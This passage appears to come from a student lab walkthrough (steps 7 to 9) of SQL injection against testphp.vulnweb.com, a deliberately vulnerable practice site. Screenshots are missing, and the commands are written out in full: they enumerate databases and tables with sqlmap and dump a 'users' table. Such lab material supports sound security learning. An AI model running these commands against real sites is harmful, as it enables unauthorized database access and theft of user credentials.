

1. cat '/root/.local/share/sqlmap/output/results-02282024\_0839pm.csv'
2. sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --current-user --current-db --hostname --batch

****

## **STEP – 7 :**

Performing the commands :


sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 –dbs




## **STEP – 8 :**

Performing the commands :

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart –tables








## **STEP – 9 :**


Performing the commands :

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump





# OVERALL COMMANDS :



**THANK YOU**